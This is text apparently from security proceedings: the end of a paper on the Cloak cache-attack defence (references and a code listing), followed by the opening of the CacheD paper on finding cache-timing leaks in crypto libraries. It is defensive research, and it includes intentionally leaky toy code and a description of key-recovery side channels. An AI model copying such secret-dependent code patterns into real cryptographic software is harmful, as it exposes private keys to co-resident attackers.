[52] PAGE, D. Partitioned cache architecture as a side-channel defence mechanism. Cryptology ePrint Archive, Report 2005/280.

[53] PAYER, M. HexPADS: a platform to detect "stealth" attacks. In *International Symposium on Engineering Secure Software and Systems (ESSoS)* (2016).

[54] PERCIVAL, C. Cache missing for fun and profit. In *Proceedings of BSDCan* (2005).

[55] PESSL, P., GRUSS, D., MAURICE, C., SCHWARZ, M., AND MANGARD, S. DRAMA: Exploiting DRAM addressing for cross-CPU attacks. In *USENIX Security Symposium* (2016).

[56] RISTENPART, T., TROMER, E., SHACHAM, H., AND SAVAGE, S. Hey, you, get off of my cloud: Exploring information leakage in third-party compute clouds. In *ACM Conference on Computer and Communications Security (CCS)* (2009).

[57] SCHWARZ, M., GRUSS, D., WEISER, S., MAURICE, C., AND MANGARD, S. Malware Guard Extension: Using SGX to conceal cache attacks. In *Conference on Detection of Intrusions and Malware & Vulnerability Assessment (DIMVA)* (2017).

[58] SHI, J., SONG, X., CHEN, H., AND ZANG, B. Limiting cache-based side-channel in multi-tenant cloud using dynamic page coloring. In *IEEE/IFIP International Conference on Dependable Systems and Networks Workshops (DSN-W)* (2011).

[59] SHIH, M.-W., LEE, S., KIM, T., AND PEINADO, M. T-SGX: Eradicating controlled-channel attacks against enclave programs. In *Symposium on Network and Distributed System Security (NDSS)* (2017).

[60] SPREITZER, R., AND PLOS, T. Cache-access pattern attack on disaligned AES T-Tables. In *Constructive Side-Channel Analysis and Secure Design (COSADE)* (2013).

[61] XU, Y., CUI, W., AND PEINADO, M. Controlled-channel attacks: Deterministic side channels for untrusted operating systems. In *IEEE Symposium on Security and Privacy (S&P)* (2015).

[62] YAROM, Y., AND FALKNER, K. Flush+Reload: a high resolution, low noise, L3 cache side-channel attack. In *USENIX Security Symposium* (2014).

[63] YOO, R. M., HUGHES, C. J., LAI, K., AND RAJWAR, R. Performance evaluation of Intel transactional synchronization extensions for high-performance computing. In *International Conference for High Performance Computing, Networking, Storage and Analysis (SC)* (2013).

[64] ZACHAROPOULOS, G. Employing hardware transactional memory in prefetching for energy efficiency. Uppsala Universitet (report), 2015. `http://www.diva-portal.org/smash/get/diva2:847611/FULLTEXT01.pdf` (retrieved 20/02/2017).

[65] ZHANG, T., ZHANG, Y., AND LEE, R. B. CloudRadar: A real-time side-channel attack detection system in clouds. In *Symposium on Recent Advances in Intrusion Detection (RAID)* (2016).

[66] ZHANG, X., XIAO, Y., AND ZHANG, Y. Return-oriented flush-reload side channels on ARM and their implications for Android devices. In *ACM Conference on Computer and Communications Security (CCS)* (2016).

[67] ZHANG, Y., JUELS, A., REITER, M. K., AND RISTENPART, T. Cross-tenant side-channel attacks in PaaS clouds. In *ACM Conference on Computer and Communications Security (CCS)* (2014).

[68] ZHANG, Y., AND REITER, M. Düppel: retrofitting commodity operating systems to mitigate cache side channels in the cloud. In *ACM Conference on Computer and Communications Security (CCS)* (2013).

[69] ZHOU, Z., REITER, M. K., AND ZHANG, Y. A software approach to defeating side channels in last-level caches. In *ACM Conference on Computer and Communications Security (CCS)* (2016).

Listing 2: Decision tree classification before and after Cloak: the code in black is shared by both versions, the code before Cloak is in dark gray(lines 1–3), and Cloak-specific additions are in blue (lines 5–7, 11, 12, 15).

```
1  using Nodes = nelem_t*;
2  using Queries = Matrix<float>;
3  using LeafIds = uint16_t*;
4
5  using Nodes = ReadArray<nelem_t, NCS_R>;
6  using Queries = ReadMatrix<float, NCS_R>;
7  using LeafIds = WriteArray<uint16_t, NCS_W>;
8
9  void _tsx_protected_lookup_leafids(
10 Nodes& nodes, Queries& queries, LeafIds&
       leafids) {
11   nodes.preload();
12   queries.preload();
13
14   for (size_t q=0; q < queries.entries();
        q++) {
15     if (!(q % 8)) leafids.preload();
16     size_t idx = 0, left, right;
17     for(;;) {
18       auto &node = nodes[idx];
19       left = node.left;
20       right = node.right_or_leafid;
21       if (left == node) {
22         leafids[q] = right;
23         break;
24       }
25       if (queries.item(q, node.fdim) <=
     node.fthresh)
26         idx = left;
27       else
28         idx = right;
29     }
30   }
31 }
```

A Cloak Code Example

Listing 2 gives an example of the original code for tree traversal and its Cloak-protected counterpart. In the original code, a tree is stored in a `Nodes` array where each node contains a feature, `fdim`, and a threshold, `fthres`. Access to a node determines which feature is used to make a split and its threshold on the value of this feature indicates whether the traversal continues left or right. For every record batched in `Queries`, the code traverses the tree according to feature values in the record. Once a leaf is reached its value is written as the output of this query in `LeafIds`. The following features of Cloak are used to protect code and data accesses of the tree traversal. First, it uses Cloak data types to allocate `Nodes` and `Queries` in the read set and `LeafIds` in the write sets. This ensures that data is allocated as described in Section 5.2.1, oblivious from the programmer. The parameters `NCS_R` and `NCS_W` indicate the number of cache sets to be used for the read and write sets. Second, the programmer indicates to the compiler which function should be run within a transaction by using `_tsx_protected` annotation. The programmer calls preload (lines 11, 12, and 15) on sensitive data structures. The repeated preloading of the writable array `leafids` in line 15 refreshes the write set to prevent premature evictions.

CacheD: Identifying Cache-Based Timing Channels in Production Software

Shuai Wang, Pei Wang, Xiao Liu, Danfeng Zhang, and Dinghao Wu
The Pennsylvania State University
{szw175, pxw172, xvl5190}@ist.psu.edu, zhang@cse.psu.edu, dwu@ist.psu.edu

Abstract

Side-channel attacks recover secret information by analyzing the physical implementation of cryptosystems based on non-functional computational characteristics, e.g. time, power, and memory usage. Among all well-known side channels, cache-based timing channels are notoriously severe, leading to practical attacks against certain implementations of theoretically secure crypto algorithms, such as RSA, ElGamal and AES. Such attacks target the hierarchical design of the modern computer memory system, where different memory access patterns of a program can bring observable timing difference.

In this work, we propose a novel technique to help software developers identify potential vulnerabilities that can lead to cache-based timing attacks. Our technique leverages symbolic execution and constraint solving to detect potential cache differences at each program point. We adopt a cache model that is general enough to capture various threat models that are employed in practical timing attacks. Our modeling and analysis are based on the formulation of cache access at different program locations along execution traces. We have implemented the proposed technique as a practical tool named CacheD (Cache Difference), and evaluated CacheD towards multiple real-world cryptosystems. CacheD takes less than 17 CPU hours to analyze 9 widely used cryptographic algorithm implementations with over 120 million instructions in total. The evaluation results show that our technique can accurately identify vulnerabilities reported by previous research. Moreover, we have successfully discovered previously unknown issues in two widely used cryptosystems, OpenSSL and Botan.

1 Introduction

Side-channel attacks recover secret information by analyzing the physical implementation of crypto and other systems based on non-functional computational characteristics. Typical attributes exploited in such attacks include time [30], power [37], memory consumption [28], network traffic [16], and electromagnetic [46].

Among all side-channel attacks, cache-based timing attacks steal confidential information based on the program's runtime cache behaviors. Cache-based timing attacks are perhaps the most practical and important ones, since those attacks does not require any physical access to the confidential computation, yet the timing signal carries enough information to break RSA [3, 45, 59], AES [8, 11, 42, 53, 27] and ElGamal [63, 34]. Other than cryptosystems, research has also shown that cache-based timing channels may leak other confidential information [47, 57, 62, 58].

The mitigation mechanisms towards cache-based timing channels can be categorized into hardware and software based solutions. Hardware-based solutions focus on new cache designs such as partitioned cache [43, 54, 31, 61], randomized/remapping cache [54, 55, 33], and line-locking cache [54]. But such secure hardware assumes that crucial memory accesses are identified (by security experts) in the first place. Most software-based solutions only consider cache-based timing channels due to secret-dependent control flow [4, 25, 38, 7, 17, 44] and hence, cannot prevent subtle leakage found in source code without any secret-dependent control flow (see §2.2.2). More advanced program analyses [6, 19, 20, 60] can detect the subtle leakage missed by those solutions, but they only provide an upper-bound on timing-based information leakage; it is unclear what/where the vulnerability is when those tools report a non-zero upper bound.

We focus on cache-based timing analysis. Cache attacks can be categorized into three models [51], time-driven, access-driven, and trace-driven attacks, each of which leverages a different approach to monitor the cache behavior. Time-driven attacks [8] observe the overall execution time of the cryptosystems and require many measure samples. Existing work has demonstrated the feasibility to launch the cache-based attack locally or

remotely towards the AES encryption algorithm [8, 42]. In contrast, access-driven attacks [24, 53] and trace-driven attacks [2] exploit more fine-grained cache behavior and require fewer measurement samples, but they are based on more sophisticated threat models and require deep knowledge about the hardware and software system under attack [53, 39, 45].

Given the complexity of the memory hierarchy in modern computer systems, it is difficult for developers to reason about the cache access behavior of a program or a particular memory access. For example, the Appendix A shows a large and complicated symbolic formula of a memory access address found in our experiment. It is quite obvious how complicated it is to reason its cache behavior, let alone take the context into consideration. Developers may be able to come up with better abstractions and reasoning, but it is easy to miss nuances and corner cases as demonstrated in our findings (see §7). Thus it is of great practical value to develop an automated tool that can help developers reason about the cache behavior of a memory access.

In this paper, we propose a general trace-based method with symbolic execution and constraint solving to detect potential cache variations at each program location. Our theory and cache modeling are independent of threat models that are employed in attacks to utilize the potential vulnerabilities detected. Our modeling and analysis are based on formulations of cache access at different program locations along the execution trace. More specifically, we record the execution trace, and use symbolic execution (with the secret as symbols) to formulate the cache access variations at each memory access. In other words, for each memory access in an execution trace, we check whether it is possible that this memory access can touch different cache lines given different secret inputs. Moreover, our method also provides two values that will cause such cache access variations at one memory access using a constraint solver. Once confirmed, such cache access variations can be leveraged, with various threat models, for cache-based side-channel attacks.

We have implemented the proposed technique as a practical tool named CacheD (Cache Difference), and evaluated CacheD towards multiple real-world cryptosystems. The evaluation results show that our technique can accurately identify vulnerabilities reported by previous research. Moreover, we have successfully discovered previously unknown issues in two widely used cryptosystems, OpenSSL (version 0.9.7c and 1.0.2f) and Botan (version 1.10.13).

We make the following contributions.

- We propose a novel trace-based analysis method that models the cache variations on every memory access. Our modeling is conceptually simple yet general enough to capture most adopted threat models. While existing research is designed to infer an "upper-bound" on timing-based information leakage, our technique can accurately point out what/where the vulnerability is, and provide concrete examples to trigger the issue. It becomes much simpler for developers to identify potential timing channels in their code.
- We have developed a practical tool called CacheD, which is precise and scalable enough to assist developers in identifying vulnerable program points in production cryptosystems.
- We applied CacheD to a set of widely used cryptosystems to search for timing channels in the implementations of well-known cryptographic algorithms. Within 17 CPU hours, CacheD identified 156 vulnerable program points along the analyzed execution traces of over 120 million instructions.
- By monitoring cache traffic of the test cases using a hardware simulator, we have confirmed the identified vulnerabilities as true positives: different secrets provided by CacheD lead to observable cache behavior difference, which further reveals potential timing channels.

2 Background

2.1 Memory Hierarchy and Set-Associative Cache

The storage system of modern computers adopts a hierarchical design. In the hierarchy, storage hardware in higher layers has faster response time but lower capacity due to hardware cost. When the CPU needs to retrieve the data, it will access the layers from the top to the bottom. In this way, the CPU can speed up data retrieval with limited hardware resources, based on the observation that memory accesses in computer programs are usually temporarily and spatially coalesced.

The topmost three layers of the hierarchy are processor registers, caches, and the main memory, the latter two of which share the same address space. Since caches are built with costly and fast on-chip devices, their latency is much lower than that of the main memory. When a data read misses the cache, the CPU will have to retrieve the data from the main memory, thus leading to a significant delay up to hundreds of CPU cycles. Therefore, minimizing cache misses is one of the most important objectives in processor design.

The organization of a cache refers to the policy that decides how the data are stored and replaced based on their addresses in the memory space. Modern processors usually have multiple levels of caches that form a structure isomorphic to the whole memory hierarchy. In most




Figure 1: Cache indexing of S-way set-associative caches with the line size of 2^L bytes the capacity of 2^C bytes for a 2^N-byte address space.

cases, regardless of the levels on which the caches serve in the hierarchy, all of them are similarly organized, in a way called set-associative organization.

The minimal storage unit of set-associative caches is called a line and the cache is divided into sets consisting of the same number of lines. For set-associative caches, the organization is fully decided by three factors, i.e., the cache size, the line size, and the set size, where the set size is usually referred to as the number of ways the cache is associated in.

For a 2^K-way associative cache with the line size of 2^L bytes and a total capacity of 2^C bytes, it will be divided into 2^{C-K} sets. Bytes at each address can reside in any of lines of one particular set. Given an N-bit memory address, the cache looks up the data by dissecting the address into three parts, as shown in Fig. 1. The set index is used to locate the set in which the data may be stored, and the tag is used to confirm that the data is currently present in one of the lines in that set. If the tag matches, the line offset is used to locate the data inside the cache line; otherwise, accessing memory at that address leads to a cache miss, and the processor will have to retrieve the data from the lower layers of the memory hierarchy.

The low L bits of the address used to access the cache is irrelevant to timing, since the CPU always retrieve a whole cache line at a time. Only the high $N-L$ bits of the address indicate whether the memory access may hit the cache or not, based on the status of the cache. For most CPUs, one cache line holds 64 bytes of data, meaning the value of L is 6. Without losing generality, we will adopt this configuration in the rest of the paper unless noted otherwise.

2.2 Cache-Based Timing Channels

The cache is highly optimized, sophisticated, and inherently shared, in modern multicore and manycore architectures; even a small change in confidential data may bring drastic and subtle changes to the traffic to the cache. The consequence is that a dedicated attacker may reveal confidential data by measuring the latency introduce by the cache.

2.2.1 Leakage due to secret-dependent control flow

The confidential data may affect the traffic to the cache when there is secret-dependent control flow in the source code. Such leakage is best illustrated in the square-and-multiply implementation (shown below) of modular exponentiation, the core computation of cyphers such as RSA and ElGamal.

The pseudo-code computes $b^e \mod m$, where we assume the n-bit secret exponent e is in its binary representation and $e[i]$ is the i-th bit of e. Note that in this implementation, the branch condition at line 4 depends on one bit of e. Moreover, the real implementation of $r = r * b \mod m$ involves memory reads since b and e consist of multiple words in RSA and ElGamal. Consequently, an attacker that probes the cache usage of this victim program can recover the exponent, and hence, reveals the private key of RSA [1, 59] and ElGamal [63, 34].

```
1  r = 1;
2  for i from n−1 to 0 {
3      r = r*r mod m;
4      if (e[i] == 1) {
5          r = r*b mod m;
6      }
7  }
```

Previous work shows that secret-dependent control flow can be identified via information flow analysis, and be mitigated by removing secret-dependent branches or balancing branches conditioned on confidential data [4, 25, 38, 7, 17]. But these mechanisms cannot prevent leakages due to memory traffic as we discuss next. In fact, some tricks of removing secret-dependent control flow may introduce those new leakages in a program.

2.2.2 Leakage due to secret-dependent memory traffic

Cache-based timing attacks also work on implementations without any secret-dependent control flow, as illustrated in our running example (Fig. 2). This simple program iteratively accesses a table of size 128 stored in the memory. Note that the execution of this program follows the same control flow regardless of the secret since the loop body is executed exactly 200 times. Nevertheless, the memory address accessed at line 9 is key dependent, and hence, may result in memory requests to secret-dependent cache lines. Hence, a cache-probing attack (e.g., prime-and-probe attack [42, 53, 11, 63, 34]) may peek which cache line is accessed, and consequently, infer at least some bits of the secret in this example.

We emphasize that although we use this contrived running example in this paper for its simplicity, variants of the vulnerability illustrated in this example are found and exploited in real-world implementations of crypto systems, such as the AES implementation in OpenSSL, exploited in [24, 42, 53], the RSA and ElGamal implementations in Libgcrypt, exploited in [59, 34]. For example, the *sliding-window*-based modular exponential implementation [12] is vulnerable to cache-based timing attacks. With a parameter L (window size), the sliding-window implementation splits the secret expo-

```
1   void foo(int secret)
2   {
3     int table[128] = {0};
4     int i, t;
5     int index = 0;
6     for (i=0; i<200; i++)
7     {
8       index = (index+secret) % 128;
9       t = table[index];
10      t = table[(index) % 4];
11    }
12  }
```

Figure 2: CacheD running example.

nent e into a couple of *windows*, where each window holds a value (with at most L-bits) that is either a sequence of 0's, or bits that starts with a 1 and ends with a 1 (hence, an odd number). Given a non-zero window value, say v, this implementation computes b^v via a table lookup: $T[(v-1)/2]$, where T is a precomputed table such that $T[i] = b^{i*2+1} \mod N$. Note computing b^v involves no secret-dependent branch, but different cache lines are accessed given different values of v, hence, leading to practical cache-based timing attacks (e.g., [34]). CacheD successfully detects such vulnerabilities in Libgcrypt (§7.3).

2.3 Threat Model

We consider an attacker who shares the same hardware platform with the victim, a common scenario in the era of cloud computing. Hence, the attacker may observe cache accesses at different program locations along a program execution trace. That is, we assume an attacker can either directly or indirectly learn the trace of cache lines being accessed during the execution of the victim program. This strong threat model captures most cache-based timing attacks in the literature, such as an attacker who observes cache accesses by measuring the latency of the victim program (e.g., cache reuse attacks [43, 11, 10, 24] and evict-and-time attack [42]), or the latency of the attacker's program (e.g., prime-and-probe attacks [42, 53, 11, 63, 34]).

Compared with previously categorized threat models based on the abstraction of cache hit and miss (namely, the time-based, trace-based and access-based models [19, 51]), our more detailed model using the abstraction of cache lines has a couple of benefits. Firstly, our threat model is stronger than those based on cache hit/miss, since in most architectures, a trace of cache lines being accessed uniquely determines cache hit/miss at any program point. Secondly, working on the cache line abstraction makes the vulnerability analysis more general, since unlike cache hit/miss, the abstraction is independent of cache implementation details, such as cache-replacement policies, cache associativity and so on.

3 Method

3.1 Overview

In modern multicore and manycore architectures, the cache behavior may bring drastic difference in the latency of memory accesses (§2.1). Based on this observation, we propose a technique that detects potential timing channels caused by variant cache behavior. More specifically, we model cache lines being accessed as symbolic formulas where sensitive program data are treated as free variables during symbolic execution. In practice, sensitive data are typically the private keys used in cryptosystems and any data derived from those keys. With the help of constraint solvers, we can logically deduce whether sensitive data would affect the cache behavior of the program and hence, reveal potential timing channels.

Operationally, given a program point where a memory access occurs, we can model the memory address being accessed as a symbolic formula $F(\vec{k})$, where $\vec{k}$, as the only free variables in F, stands for program secrets. By substituting all occurrences of $\vec{k}$ in F with new free variables $\vec{k'}$, we can obtain another formula $F(\vec{k'})$. A satisfiable formula $F(\vec{k}) \neq F(\vec{k'})$ indicates that at this particular program point, the address used to access the memory depends on the values of the secrets.

We further refine the formulation above regarding two aspects. First, a difference in the memory address does not imply a difference in the cache line being accessed. That is, the low L bits (the line offset part in Fig. 1) of the address are irrelevant to cache behavior. Therefore, instead of trying to solve $F(\vec{k}) \neq F(\vec{k'})$, we construct F as a bit vector and solve $F(\vec{k}) \gg L \neq F(\vec{k'}) \gg L$, where $\gg$ is the right shift operation on bit vectors. Second, a solution of the refined formula may not be feasible along the trace under examination. For better precision, we augment the formula with the path condition (C) collected along the already processed trace. The path condition is the conjunction of all the branch conditions along the trace before this memory access (assuming an SSA transformation on the trace). The final formula for satisfiability checking is then $(F(\vec{k}) \gg L \neq F(\vec{k'}) \gg L) \wedge C$.

3.2 Example

Consider the running example shown in Fig. 2, in which the secret is used as the index of a table. By symbolizing the secret as k, a memory access formula can be build which presents the first table query (line 9) in the first iteration of the loop as:[1]

$$F(k) \equiv 10 + 4 \cdot k \mod 128$$

[1] Variable `index` is accumulated in the loop so further memory access formulas are different.

where 10 is assumed the base address of the table. This formula can be further refined into a cache line access formula as

$$F(k) \gg L \equiv 10 + 4 \cdot k \bmod 128 \gg L$$

where L equals to 6 regarding the cache configuration of most CPUs on the market (discussed in §2.1).

To find two secrets that result in different cache behaviors, we further replace symbol k in formula $F(k)$ with a fresh symbol, and check the satisfiability of $F(k) \gg 6 \neq F(k') \gg 6$ using a theory prover; a reasonable solver will answer yes, meaning the constraint is satisfiable, with a solution such as

$$[k = 1, k' = 30]$$

Hence, we have successfully identified that different secrets (e.g., 1 and 30) can lead to the access of different cache lines at line 9 of the sample code. Actually, by feeding different secrets (1 or 30) to this function, memory access in the above case hits cache line 0 or 1, which enables attackers to launch cache probing attacks (e.g., prime-and-probe attacks [42, 53, 11, 63, 34]) to infer the value of the secret.

Another obvious secret dependent memory access is at line 10, which holds the memory access formula (also for the first iteration of the loop) as:

$$G(k) \equiv 10 + 4 \cdot (k \bmod 128) \bmod 4$$

According to constraint solving, $G(k) \gg 6 \neq G(k') \gg 6$ is unsatisfiable at this time. That means, memory access at line 10 always access the same cache line, and hence, is immune to cache-probing attacks.

3.3 Scope and Limitations

Trace-based Analysis. CacheD is designed to analyze execution traces of program executables. In general, low-level analysis (such as analysis towards the execution trace) is capable of capturing pitfalls or vulnerabilities that are mostly ignored by analyzing the source code [5]. In addition, since the inputs to CacheD are execution traces generated from program executables, CacheD is also capable of identifying vulnerabilities introduced by compiler optimizations or even commonly used obfuscations without additional efforts. We take execution traces as the input for CacheD because whole-binary symbolic execution is mostly considered unscalable, even through trace-based analysis loses some generality for only analyzing one or several execution paths. Moreover, since we only keep symbols derived from the secret, pointers which do not contain symbols can be updated with concrete values acquired from the execution trace.

Main Audiences. The main audiences of our work are software developers: developers can use CacheD to "debug" their software (through execution traces) and identify vulnerable program points that may lead to cache-based timing attacks. Previously, finding such vulnerabilities are challenging—if possible at all—towards industrial-strength cryptosystems.

The trace-based analysis is usually unable to cover all program points; in other words, to produce execution traces that can cover the vulnerable code, it might require deliberate selection of proper program inputs to trigger the vulnerability. Although this coverage issue is unavoidable in general, we assume developers themselves would be able to construct proper program inputs and provide critical execution traces to CacheD. There are also techniques, such as concolic testing [49, 22, 23], developed in the software testing and verification community that can be leveraged.

On the other hand, considering the research objective in this paper (i.e., cryptosystems), most critical procedures (where vulnerabilities could exist) can indeed be triggered by following the standard routines defined by the cryptographic libraries. Evaluation details of our work are presented in §7.

Adoption of Constraint Solver. In practice, searching for different secret values that lead to different cache behaviors is very complex and thus difficult for developers without resort to rigorous tools. For example, the big and complex formula shown in Appendix A is almost impossible for developers to deduce a solution. Symbolic execution is considerably more precise than traditional data-flow analysis, and when constraint solver finds a solution for memory accessing formula, it naturally provides counter examples that lead to the variant cache accesses, making it easier for developers to reveal underling issues in their software.

Soundness vs. Precision. CacheD is not sound in the terminology of program analysis; that is, when CacheD reports no vulnerability, it does not mean the program under examination is free of cache-based side-channel attacks. On the other hand, CacheD is quite precise with few false positives. According to our threat model, false positives only occur in scenarios such as if the symbolic memory model is not precise enough. Constraint solving will not introduce false positives as a positive solution is really satisfiable for the formula, but it might miss positives. In practice, our evaluation also reports consistent findings that positive cases studied in the hardware simulator can surely lead to cache line access variance (details are given in §7.3). We actually have not encountered any false positives




Figure 3: The architecture of CacheD.

in our evaluation. As previously discussed, existing research [19, 20] aims at reasoning the "upper-bound" of information leakage through abstract interpretation, but may not be precise enough due to over-approximation. Moreover, CacheD distinguishes itself by being able to point out where/what the vulnerability is, and provide examples that are likely to trigger the issue. Considering CacheD as a "debugging" or vulnerability detection tool, it is equally important to adopt its precise and practical techniques on side-channel detection.

4 Design

We present CacheD, a tool that delivers scalable detection of cache-based timing channels in real-world cryptosystems. Fig. 3 shows the architecture of CacheD. In general, given a binary executable with secrets as inputs, we first get a concrete execution trace by monitoring its execution (§4.1). The trace is then fed into CacheD to perform taint analysis; we mark the secret as the taint seed (§4.2) and propagate the taint information along the trace to identify instructions related to the usage of the secret.

CacheD then symbolizes the secret into one or several symbols (each symbol represents one word), and performs symbolic execution along the tainted instructions on the trace (§4.3). During the symbolic interpretation, CacheD builds symbolic formulas for each memory access along the trace. Symbolic memory access formulas are further analyzed using a constraint solver to check whether cache behavior variations exist. As aforementioned, we check the satisfiability of $(F(\vec{k}) \gg L \neq F(\vec{k}') \gg L) \ \wedge \ C$; if satisfiable, the solution to $\vec{k}$ and $\vec{k}'$ represent different secret values that can lead to different cache behavior of this program point. The only architecture-specific parameter to CacheD is the cache line size. As discussed in §2.1, we set L to be 6 throughout this paper since most CPUs on the market sets have a cache-line size of 64. Next, we elaborate on challenges and design of each step in the following sections.

4.1 Execution Trace Generation

CacheD takes a concrete program execution trace as its input. In general, the execution trace can be generated by employing dynamic instrumentation tools to monitor the execution of the target program and dump the execution trace. We assume the instrumentation tools also dump the context information (including the value of every register) of *every* executed instruction as well.

Locating Secrets in the Trace. Besides the dumped execution trace and the context information, another input of CacheD is the locations (e.g., a memory location or a register) of the secrets in a program. This information serves as the seed for the taint analysis and symbolic execution in later stages.

While the secrets (e.g., the private key or a random number) are usually obvious in the source code, it may not be straightforward to identify the location of the secret in an execution trace, since variable names are absent in the assembly code. Treating this as a typical (manual) reverse engineering task, our approach to searching for the secrets in the assembly is to "correlate" memory reads with the usage of the key in the source code. To do so, we identify the critical function in the source code where the key is initialized and then search for the function in the assembly code. The search space can be further reduced by cutting the assembly code into small regions according to the conditional jumps in the context. With further reverse engineering effort in small regions, we can eventually recognize the location of the secret in the assembly code, as a register, or a sequence of memory cells in the memory.

Although currently this step is largely manual, it is likely that it can be automated by a secret-aware compiler, which tracks the location of secrets throughout the compilation; however, we leave this as future work.

4.2 Taint Analysis

CacheD leverages symbolic execution to interpret each instruction along a trace to reason about memory accesses that are dependent on secrets. Our tentative tests show that the symbolic-level interpretation is one performance bottleneck of CacheD. However, we notice that only a subset of instructions in a trace is dependent on the secrets. Thus, a natural optimization in our context is to leverage taint analysis to rule out instructions that are irrelevant to the secret; the remaining instructions are the focus of the more heavy-weight symbolic execution.

After reading the execution trace, CacheD first parses the instructions into its internal representations. It then starts the taint analysis from the first usage of the secret. Following existing taint analyses (e.g., [48, 52]), we propagate the taint information along the trace following pre-defined tainting rules that we discuss shortly. After the taint analysis, we keep the instructions whose operands are tainted.

Taint propagation rules define how tainted information flows through instructions, memories and CPU flags, as

well as what operations introduce new taint or remove existing taint. Well-defined propagation rules should not miss needed taint propagation, while keeping the set of tainted memory cells as small as possible to reduce the overhead of further heavy-weight analysis (i.e., symbolic execution in our context). Considering the context of cryptosystems, we now propose our taint propagation rules as follows.

Taint Propagation for Registers. The propagation rules for register-level operations are very straightforward. In general, if a tainted variable flows to an untainted one, then the latter will be tainted. On the other hand, we delete the taint label on the information flow destination if the source is not tainted.

Taint Propagation for Memory-related Operations. We now define the tainting rules for memory operations. CacheD tracks the taint information for each memory cell. More specifically, the taint module of CacheD keeps a set, where each element is the address of tainted memory cell. Taint operation inserts new elements into this list, while untaint operation deletes the corresponding element. Recall that we dump the context information for each executed instruction (§4.1). For each memory access, we compute the address through the concrete register values recorded in the context information. Hence, the memory address is always a *concrete* value and memory-related taint propagation is considered accurate.

Memory addressing defined in the x86 instruction set can be divided into the base address and the memory offset, each of which is maintained by a register or a concrete value. Our tainting rule defines that whenever the registers representing either the base address or the offset are tainted, we would propagate the taint to the contents of the accessed memory cells. Our tainting rules are reasonable and avoid under-tainting, since in general the secret content can be used as memory pointers (representing base addresses) as well as memory offsets.

Taint Propagation for CPU Flags. In x86 instruction set, CPU flags participant in the computation of many instructions and are also used to select branches. To precisely track the secret information flow, CacheD record taint propagations towards CPU flags.

In general, CPU flags could be modified according to the computation results of certain instructions, for example, flag `ZF` will be set to one if the result of an `SUB` (subtraction) operation is zero. In case any operand of a given instruction is tainted, we taint all CPU flags that can be affected by the current computation. In addition, taint label can also be propagated from CPU flags to registers or memory cells; we taint registers or memory cells that hold the computation result of an instruction whenever tainted CPU flags participant the computation.

4.3 Symbolic Execution

We now introduce how we build the symbolic execution module of CacheD. As previously mentioned (§4.2), tainted instructions (i.e., instructions whose operands are tainted) are kept after taint analysis. These instructions, together with their associated context information, are passed to the symbolic execution module; the location of the secret is another input of symbolic execution. The symbolic execution engine starts the interpretation at the beginning of the first tainted instruction (i.e., the first usage of the secret) and interprets each instruction until the trace end.

Symbolization of the Secret. In general, secrets (e.g., private key) can be maintained as a variable (as shown in Fig. 2), an array, or a compound data structure. Note that only the *content* of the secret (e.g., the value of a private key) is considered as "secret" in our context.

If the secret is maintained as one variable (e.g., one register or a memory cell on the stack), it is straightforward for symbolization. On the other hand, if the secret is stored in a sequence of memory cells (e.g., one array, structure, or class instance), CacheD assigns the base address (provided by programmers in previous stage §4.1) to a special symbol. Further memory reads using this special symbol as the base address is considered to access the secret content. CacheD generates a fresh symbol (for simplicity's sake, we name such symbol as *key symbol*) each time when the memory read has a different offset (since it indicates a different part of the secret memory region is visited).

Design of the Symbolic Execution Engine. As aforementioned (§3.1), we collect all the conditions (i.e., some formulas evolving CPU flags) of the branches along the trace and conjunct them into the path condition. Since the program execution trace can be effectively viewed as the static single assignment (SSA) format, the path condition is accumulated along the trace and it must be always true at any execution point (otherwise the execution trace is invalid). Our side-channel checking is performed at every memory access. When encountering a memory access, CacheD pauses the symbolic execution engine and sends the memory access formula as well as the currently-collected path condition to the solver. Consistent with our taint propagation rules which captures information flow through memory accesses (§4.2), for a memory load operation whose addressing formula containing key symbols (i.e., either the base

address or the memory offset is computed from secrets), we would symbolize the memory cell with a fresh key symbol if it is visited for the first time.

Symbolic Execution Memory Model. Symbolic execution interprets programs with logical formulas instead of concrete values so that the semantics captured are not specific to a single input. However, some program semantics are difficult to analyze when the information flow is encoded symbolically, such as dereferencing a symbolic pointer. In general, when a symbolically executed program reads from the memory using an abstract (symbolized) address, the execution engine needs to decide the content read from the address. On the other hand, when the program writes to the memory using an abstract address, the engine needs to decide how to update the memory status. The policy that specifies those aspects is called a memory model.

When designing a symbolic execution engine, the trade-off between scalability and precision should be carefully considered. That is, we cannot employ a full-fledged memory model that features abstract memory chunks, since our tentative test shows that such memory model does not scale for the real-world applications. Instead, our current design develop a memory model that reasons symbolic pointers with their concrete values on the trace, which is conceptually the same as other commonly used binary analysis platforms (e.g., the trace-based analysis of BAP [14]).

5 Optimization

While taint analysis is efficient, symbolic execution and constraint solving are time consuming in general. Here we discuss several optimizations in CacheD.

Identify Independent Vulnerabilities. To capture information flow through memory operations in symbolic execution, we create a fresh key symbol for a memory load of unknown positions whenever the base or memory offset is computed from key symbols. In this section, we propose a finer-grained policy, which reveals "independent" vulnerable program points. The key motivation is that, by studying the underlying memory layout, attackers would be able to learn relations between the newly-created key symbol and the memory addressing formula (which contains one or several key symbols). Hence, we assume further vulnerabilities revealed through the usage of this new key symbol would mostly leak the same piece (or a subset) of secret information (we elaborate on this design choice shortly).

We now present an example to motivate this optimization. In general, for a memory load operation

$$load\ reg,\ [F(\vec{k})]$$

where $F(\vec{k})$ is the memory addressing formula through the secret $\vec{k}$, and *reg* stores the loaded content from the memory. There exist three different cases regarding the solution of our constraint solver:

- To test whether the array index, and hence the fetched content, may differ in two executions with different keys, CacheD checks the formula $(F(\vec{k}) \neq F(\vec{k}')) \wedge C$. If there is no satisfiable solution for this formula, we interpret this memory access is *independent* of the key. Thus, there is no need to create a fresh key symbol; we update the memory load output (i.e., *reg* in the above case) with concrete value from the trace.
- If there exist satisfiable solutions for $(F(\vec{k}) \gg L \neq F(\vec{k}') \gg L) \wedge C$, it means we find an *independent vulnerable program point*. As discussed above, further vulnerable program points discovered through the newly created key symbol (stored in *reg*) would likely leak the same piece of secret information as this vulnerability, thus "depending" on this point.
- The remaining case is that there is no satisfiable solution for $(F(\vec{k}) \gg L \neq F(\vec{k}') \gg L) \wedge C$ while there exists solutions for $(F(\vec{k}) \neq F(\vec{k}')) \wedge C$. In other words, while the current memory access does not reveal a vulnerability, still, different secrets would lead to the access of different memory cells, which constructs an information flow. Hence, we create a fresh key symbol and use it to update the memory load output.

